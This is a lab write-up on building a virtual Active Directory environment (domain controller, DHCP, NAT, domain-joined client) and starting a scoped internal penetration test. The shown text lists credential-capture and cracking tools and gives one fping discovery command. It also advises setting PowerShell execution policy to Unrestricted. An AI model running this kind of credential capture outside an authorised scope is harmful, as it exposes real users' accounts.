VIRTUALISATION AND VULNERABILITY ASSESSMENT

LAB SETUP :

Kali Linux
Windows Server
Windows client.

STEPS TAKEN:

After downloading the virtual machines needed for the lab, the next step was to configure and set them up individually.


WINDOWS SERVER SET UP AND CONFIGURATION :

First started by enabling two network adapters for the server to ensure internal and external connections. After that, I assigned an internal IP address to the server. (172.16.0.1). Then proceeded to install ACTIVE DIRECTORY DOMAIN SERVICES and create a domain.
Open the server manager > click on add roles and features > next 2x > select server > select AD DS > next 2x > install > close .. Then click on the yellow notification at the top right and promote the server to a domain controller, add new forest (MSSP) and a password and click next install


Now that the server has restarted, the next step is to create my own dedicated domain admin account instead of the default admin account.

Start > administrative tools > active directory user & computers > my domain (MSSP) > right click > new > organisational Unit > then created a folder called (*_ADMINS*) .
Then inside the _ADMINS, I created a new user called (test user) who was made the domain admin by the following process.
Right click on his profile > properties > member of > add > domain admins and then apply .

INTERNAL IP ASSIGNMENT




Windows server restarting after AD DS installation




To confirm that our new user is a domain admin , I signed out and logged in with his password.

Signing with new admin user



The next step is to install NAT , this would enable our windows client to be on the private network and also connect to the internet through the domain controller.

Add roles > next 2x > choose server > remote access > next > routing > next 3x > install . After installation ,then configuring and selecting the right interface for internet access.




Installing a DHCP server


Add roles > next 2x > choose server > DHCP server > next 3x > install

To configure DHCP

Tools > DHCP > Click on DHCP server > right click > new scope .



DNS SETUP



After setting up the next step is to use powershell to create users before joining our windows client to the domain.


Link to the source code for the powershell script used to create users :
AD_PS/Generate-Names-Create-Users.ps1 at master · joshmadakor1/AD_PS · GitHub


https://www.youtube.com/redirect?event=video_description&redir_token=QUFFLUhqazFWTjBLTXZHNTRQdlhiVzJwLVRYNUhpTGhhUXxBQ3Jtc0tuTkpla3VrMklIeTd1UU1sd1ZSMjlFLWRrWVAwTzhoNDEwbldJbkdZU29ZN0tRQ3VMSnVrWEktS1daS19mTmRFaTc4a0dtTmdVV1pneW5oaFNCQl9ZZUwwenJpMjB6QVBNZW96MVlBVDdPYUwxOHkxbw&q=https%3A%2F%2Fgithub.com%2Fjoshmadakor1%2FAD_PS%2Farchive%2Frefs%2Fheads%2Fmaster.zip&v=MHsI8hJmggI

After downloading the zip file , unzip and open the txt file called name , Add user (test user) at the top and save . then go to Windows Powershell > Powershell ISE > right click > more > run as administrator. When it opens, click on open script > then open the folder the script was unzipped > open the create.ps script

Start by enabling the execution of all scripts : Set-ExecutionPolicy Unrestricted
Move to the directory the script and name.txt is located then run it

Script creating new users ..






Now the Server has been set up as a DC (Active Directory + DNS)

WINDOWS CLIENT SETUP AND CONFIGURATION :

After allocating the required memory to the client, I went to the settings and changed the adapter settings from NAT to internal Network to enable a DHCP address assigned to the client, then started the machine and installed windows 10 pro.

Windows client connecting to the internet and server ip as the default gateway.




Renaming the client and joining the domain

Settings > system>about> rename this pc (Advanced)> change


After changing the name of the pc , click on domain and the domain name and input the allowed users username and password …

To confirm it.

Go to the server manager > tool> DHCP expand the scope > click address leases and see that the windows client reached out to the server for an ip address and the server automatically assigned an ip address to it . (172.16.0.100)



In the Active directory users and Computer, the windows client can be found in the computers folder.


File Machine View Input Devices Help
Server Manager
Server Manager • Dashboard
Manage Tools View Help
DHCP
Active Directory Users and Computers
File Action View Help
Active Directory Users and Com
Saved Queries
mssp.com
_ADMINS
_USERS
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipals
Managed Service Accour
Users
Name Type Description
WINCLIENT Computer
File and Storage Services 1
Manageability
Events
Services
Performance
BPA results
IIS 1
Manageability
Events
Services
Performance
BPA results
Remote Access 1
Manageability
Events
Services
Performance
BPA results
Local Server 1
Manageability
All Servers 1
Manageability
Type here to search
6:59 AM
10/1/2025

TESTING THE SECURITY OF THE DOMAIN

Assessment Scope :
The following IPs and hosts make up the scope of this assessment

172.16.0.1
172.16.0.100

TOOLS USED :
FPING
NMAP
RESPONDER
JOHN THE RIPPER
TCPDUMP
Crackmapexec
Kerbrute
RPCCLIENT

Testing Type :

Internal Testing : This assessment is meant to show the risks involved with vulnerabilities in Active Directory by simulating an attack. The result will show the potential impact of a successfully exploited vulnerability.

Password Testing: Password files captured will be used to gain further access to achieve the assessment goals.


Enumeration;

FPING Active Checks : This is used to check for live hosts

Command : fping -asgq 172.16.0.1/24
a = live targets

s = print stats at the end of the scan
g = generate a target list from CIDR network
q = not show per-target results.

